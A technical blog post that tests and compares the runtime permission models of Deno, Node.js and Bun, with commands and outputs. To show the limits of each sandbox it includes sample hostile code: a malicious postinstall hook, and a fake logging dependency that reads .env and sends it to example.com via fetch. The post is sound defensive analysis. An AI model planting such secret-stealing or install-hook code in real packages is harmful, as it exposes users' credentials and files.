Deno Permissions vs Node.js and Bun: What Each Runtime Actually Enforces

“Deno is secure by default” is one of those claims that everybody repeats and almost nobody tests. So I tested it. Every command and every output below was executed locally on:
$ deno --version
deno 2.9.5 (stable, release, aarch64-apple-darwin)
$ node --version
v26.7.0
$ bun --version
1.3.14
$ npm --version
11.6.2
Node moves fastest here, so the Node section is run twice: v26.7.0 (current) as the primary figures, and v24.13.0 (LTS) as a labelled second run. The gap between the two turned out to be the most interesting result in the article, so it is shown rather than averaged away.
The short version: Deno's model is genuinely better, but for a narrower reason than the marketing suggests, and it stops helping at a point most articles never mention.
The baseline: what happens when nobody asks permission
Here is a file that does exactly what a compromised transitive dependency would do — read a secret out of the environment and read a file it has no business reading.
// leak.js
const fs = require("node:fs");
console.log("token:", process.env.API_TOKEN);
console.log(fs.readFileSync("/etc/hosts", "utf8").split("\n")[0]);
Bun:
$ API_TOKEN=secret bun leak.js
token: secret
##
Node.js — identical on 26.7.0 and on 24.13.0, because without --permission neither version has
anything switched on to differ about:
$ API_TOKEN=secret node leak.js
token: secret
##
Deno, with the same logic in leak.ts:
$ API_TOKEN=secret deno run leak.ts
error: Uncaught (in promise) NotCapable: Requires env access to "API_TOKEN", run again with the --allow-env flag
const token = Deno.env.get("API_TOKEN");
                       ^
    at Object.getEnv [as get] (ext:deno_os/30_os.js:1:1291)
    at file:///Users/igor/perm-lab/leak.ts:1:24
That is the whole difference in three commands. Not “Deno has a sandbox and the others don't” — all three could sandbox. The difference is which way the default points. In Node.js and Bun the default is allow, and security is something you remember to turn on. In Deno the default is deny, and access is something you have to write down.
Granularity is the part that actually matters
Default-deny alone would be a blunt instrument. The useful property is that a Deno permission is a value, not a boolean.
Environment variables are allowlisted by name:
$ API_TOKEN=secret deno run --allow-env=HOME leak.ts
error: Uncaught (in promise) NotCapable: Requires env access to "API_TOKEN", run again with the --allow-env flag

$ API_TOKEN=secret deno run --allow-env=API_TOKEN leak.ts
token: secret
Reads are allowlisted by path:
// readfile.ts
console.log(Deno.readTextFileSync("./data/notes.txt").trim());
console.log(Deno.readTextFileSync("/etc/hosts").split("\n")[0]);
$ deno run --allow-read=./data readfile.ts
hello from data
error: Uncaught (in promise) NotCapable: Requires read access to "/etc/hosts", run again with the --allow-read flag
Network access is allowlisted by host:
$ deno run --allow-net=api.github.com net.ts
error: Uncaught (in promise) NotCapable: Requires net access to "example.com:443", run again with the --allow-net flag

$ deno run --allow-net=example.com net.ts
example.com: 200
Deno 2 also gates where code may come from. Imports over HTTPS are restricted to a default
allowlist (jsr.io, deno.land, esm.sh, and a handful of others), and anything else needs
--allow-import:
// imp.ts
import isEqual from "https://unpkg.com/lodash-es@4.17.21/isEqual.js";
console.log("imported:", typeof isEqual);
$ deno run imp.ts
error: Requires import access to "unpkg.com:443", run again with the --allow-import flag
    at file:///Users/igor/perm-lab/imp.ts:1:21
The full surface in Deno 2.9 — deno run --help:
--allow-env  --allow-ffi  --allow-import  --allow-net  --allow-read
--allow-run  --allow-scripts  --allow-sys  --allow-write  --allow-all
Eight of those have a matching --deny-* — every access flag does; --allow-all and
--allow-scripts are the two without a counterpart:
$ deno run --deny-all main.ts
error: unexpected argument '--deny-all' found
I'll come back to --deny-*, because it's the flag that makes the model survive contact with a
real project.
What Node.js actually enforces
Node.js does have a permission model, and it is real: it lives in the C++ layer, not in a JS
monkey-patch. It arrived in v20.0.0 as --experimental-permission, and in v23.5.0 (backported to
v22.13.0) it dropped the prefix and the experimental label — that is when --permission became the
spelling and the model became Stability 2.
# node 26.7.0
$ API_TOKEN=secret node --permission leak.js
token: secret
node:fs:539
    return binding.readFileUtf8(path, stringToFlags(options.flag));
                   ^

Error: Access to this API has been restricted. Use --allow-fs-read to manage permissions.
    at Object.readFileSync (node:fs:539:20)
Read that output again. The file read was blocked. The environment variable was not. That isn't
a bug — env simply isn't in the model, and the docs say so in as many words: the Permission Model
covers filesystem, network, child processes, workers, native addons, WASI, FFI and the inspector.
Environment variables are not on the list, at any version. Here is everything node --help offers
on 26.7.0:
--allow-addons  --allow-child-process  --allow-ffi  --allow-fs-read  --allow-fs-write
--allow-inspector  --allow-net  --allow-openssl-store  --allow-wasi  --allow-worker
Within its declared scope Node is solid — paths are allowlisted properly, and the denial is a typed error you can catch:
# node 26.7.0
$ node --permission --allow-fs-read="$PWD/data/*" -e "
    const fs = require('node:fs');
    console.log(fs.readFileSync('./data/notes.txt', 'utf8').trim());
    try { fs.readFileSync('/etc/hosts') } catch (e) { console.log(e.code, e.permission) }
  "
hello from data
ERR_ACCESS_DENIED FileSystemRead
Network: new, and coarse
--allow-net landed in v25.0.0, which is recent enough that most of what's written about Node's
permission model predates it. It works:
# node 26.7.0
$ node --permission net.js
[TypeError: fetch failed] {
  [cause]: Error: getaddrinfo ERR_ACCESS_DENIED example.com
    code: 'ERR_ACCESS_DENIED',
On the LTS line the same command does the opposite, which is worth seeing rather than being told:
# node 24.13.0 (LTS) — second run
$ node --permission net.js
fetched example.com: 200
So on today's LTS, a dependency under Node's sandbox can still open a socket to anywhere. On current it can't — but note how it can't. Ask for one host and you get all of them:
# node 26.7.0
$ node --permission --allow-net=nonsense-host-zzz.invalid net.js
(node:25256) ExperimentalWarning: The flag --allow-net is under experimental phase.
fetched example.com: 200
The value was accepted and ignored. --allow-net is a boolean: network on, or network off. It is
also still Stability 1.1, active development — experimental inside a permission model that is
otherwise stable, and it warns you about it on every run.
Put the two together and Node's position today is: environment never gated, network gated only on
current and only as a toggle. A dependency that reads process.env and posts it somewhere is
stopped on 26 — not because Node can tell that destination apart from your API, but because you
turned all networking off, which most real apps cannot do.
The deeper problem is the one the flag name gives away: --permission is opt-in. And an opt-in
sandbox protects only the processes whose launch command someone remembered to edit. Your npm test
doesn't have it. Your Dockerfile CMD doesn't have it. The one-off node scripts/migrate.js that
someone runs against production doesn't have it. A default is not a technicality — it is the
difference between “protected unless you opted out once” and “unprotected everywhere except the
handful of places you opted in”. Node.js cannot flip that default without breaking essentially
every program ever written for it, which is precisely the advantage a younger runtime gets for free.
What Bun actually checks
At runtime: nothing. bun --help contains no permission flags at all, and the leak script above
runs to completion. Bun has no sandbox to opt into — not a weaker one, none.
Where Bun does do real work is one layer earlier, at install time. I made a package whose
postinstall writes a file into $HOME:
{
  "name": "evil-dep",
  "version": "1.0.0",
  "scripts": {
    "postinstall": "node -e \"require('fs').writeFileSync(require('os').homedir()+'/PWNED-postinstall.txt','x')\""
  }
}
npm 11 runs it, quietly:
$ npm install --no-audit --no-fund
added 1 package in 450ms
$ ls ~/PWNED-postinstall.txt
/Users/igor/PWNED-postinstall.txt
Bun does not:
$ bun install
+ evil-dep@../evil-dep
1 package installed [39.00ms]
Blocked 1 postinstall. Run `bun pm untrusted` for details.

$ bun pm untrusted
./node_modules/evil-dep @../evil-dep
 » [postinstall]: node -e "require('fs').writeFileSync(...)"
These dependencies had their lifecycle scripts blocked during install.
Deno blocks them too, with its own wording — here with core-js, which really does ship a
postinstall:
$ deno install
Dependencies:
+ npm:core-js 3.40.0

╭ Warning
│
│  Ignored build scripts for packages:
│  npm:core-js@3.40.0
│
│  Run "deno approve-scripts" to run build scripts.
╰─
This deserves credit, and it deserves to be filed correctly. Blocked lifecycle scripts defend the
install, which is where a large share of real npm supply-chain incidents have landed. They do
nothing whatsoever about the dependency you then import and run. Bun protects the install and
leaves the runtime open; Deno does both. That, not “Bun is insecure”, is the honest comparison.
| Runtime default | Granularity | Env gated | Net gated | Install scripts | |
|---|---|---|---|---|---|
| Deno 2.9 | deny | path / host / var name | yes, by name | yes, by host | blocked, deno approve-scripts |
| Node.js 26 | allow (--permission opt-in) | path; net is a toggle | no | yes, all-or-nothing (experimental) | run by npm |
| Node.js 24 LTS | allow (--permission opt-in) | path | no | no | run by npm |
| Bun 1.3 | allow (no model) | — | no | no | blocked, bun pm trust |
Where Deno's model stops helping
This is the part that gets left out, and it's the part that decides whether the model helps you.
Permissions are per-process, not per-module
A grant belongs to the whole process. Every line of code inside it — yours, your dependency's, your dependency's dependency's — spends from the same budget. So a “formatting helper” can do this:
// pretty-logger.ts — a dependency
export function log(msg: string) {
  const stolen = Deno.readTextFileSync(".env");
  fetch("https://example.com/?d=" + encodeURIComponent(stolen)).catch(() => {});
  console.log("[log]", msg);
}
// main.ts — your code
import { log } from "./pretty-logger.ts";
const config = Deno.readTextFileSync("./config.json");
log("loaded config: " + config.trim());
Your app legitimately reads files in the project directory and legitimately talks to
example.com, so you grant exactly that — nothing broad, nothing lazy:
$ deno run --allow-read=. --allow-net=example.com main.ts
[log] loaded config: {"level":"info"}
No error. Your secrets left the building. Deno's permission model is not a capability system: it can't tell which module made the call, so it can't give the logger a smaller share of the grant than you have. Every permission you hold, your entire dependency tree holds.
--allow-run is a hole in the shape of every other permission
A subprocess is a fresh OS process. It does not inherit the sandbox, because the sandbox is a property of the Deno process, not of the OS. So one narrow-looking grant reopens everything:
// escape.ts — granted --allow-run=git, and nothing else
const out = new Deno.Command("git", { args: ["show", "HEAD:package.json"] }).outputSync();
console.log(new TextDecoder().decode(out.stdout).split("\n")[1]);
$ deno run --allow-run=git escape.ts
  "name": "katsuba.dev",
A file was read with no --allow-read at all. Any --allow-run grant should be read as “and also
everything the sandbox can't see”, which in practice means it is close to --allow-all wearing a
disguise.
npm compatibility pushes people straight to -A
Deno runs npm packages now, and npm packages were written for a runtime with no permissions. Watch what a colour library demands:
import chalk from "npm:chalk@5.4.1";
console.log(chalk.green("hello"));
$ deno run main.ts
error: Uncaught (in promise) NotCapable: Requires env access to "TF_BUILD", run again with the --allow-env flag
	if ('TF_BUILD' in env && 'AGENT_NAME' in env) {
	               ^
    at _supportsColor (.../chalk/5.4.1/source/vendor/supports-color/index.js:86:17)
TF_BUILD is Azure Pipelines CI detection. Grant it and the next variable fails, and the next.
Nobody enumerates that list. They type -A, it works, and it stays in the repo forever. This is the
real failure mode of the model — not that it's weak, but that when it's noisy people disable it
wholesale, and a disabled sandbox is exactly Bun's security posture with extra steps.
What to do about it
Two habits recover most of the value.
Use --deny-*. Denials beat grants, including --allow-all. So even the -A you were going
to write anyway can be made to protect the things that actually matter:
$ deno run -A --deny-read=.env main.ts
error: Uncaught (in promise) NotCapable: Requires read access to ".env", run again with the --allow-read flag
  const stolen = Deno.readTextFileSync(".env");
                      ^
    at log (file:///.../pretty-logger.ts:3:23)
Same hostile dependency as before, same -A everyone ends up with — stopped. --deny-* is the
flag to reach for in a real project, because it survives the laziness that kills the allowlist.
Write the flags down once, in deno.json, so the narrow set is the path of least resistance and
nobody has to retype it:
{
  "tasks": {
    "start": "deno run --allow-read=./data main.ts"
  }
}
$ deno task start
Task start deno run --allow-read=./data main.ts
hi
So is it better?
Yes — and it's worth being precise about why, because the precise version is smaller than the slogan and holds up better.
Deno is better on three counts I could reproduce on the command line. The default points at deny
instead of allow. Environment access is gated at all, which in Node it still isn't, on any version.
And — the one that actually carries the argument — a Deno grant is a value: a host, a path, a
variable name. Node has been closing the gap on coverage, and --allow-net on current is a real
gate, but it is a switch, not an allowlist: --allow-net=one-host turns on every host, and it warns
you it's experimental while doing it. “Can this program reach the network?” is a much weaker
question than “can this program reach api.stripe.com and nothing else?”, and the second question
is the one a compromised dependency has to fail. Bun has nothing at runtime, but its blocked
lifecycle scripts are a genuine defence at the layer where most real npm attacks have actually
landed — Deno just happens to do that too.
And Deno's model still won't save you from a malicious dependency operating inside a grant you had
to give anyway, won't survive a single --allow-run, and gets switched off entirely the moment npm
compatibility makes it annoying. It raises the cost of an attack and shrinks the blast radius. It is
not a sandbox in the OS sense, and treating it like one is how you end up with -A in production and
a false sense of safety.
Better defaults are worth a lot. They are not the same thing as being safe.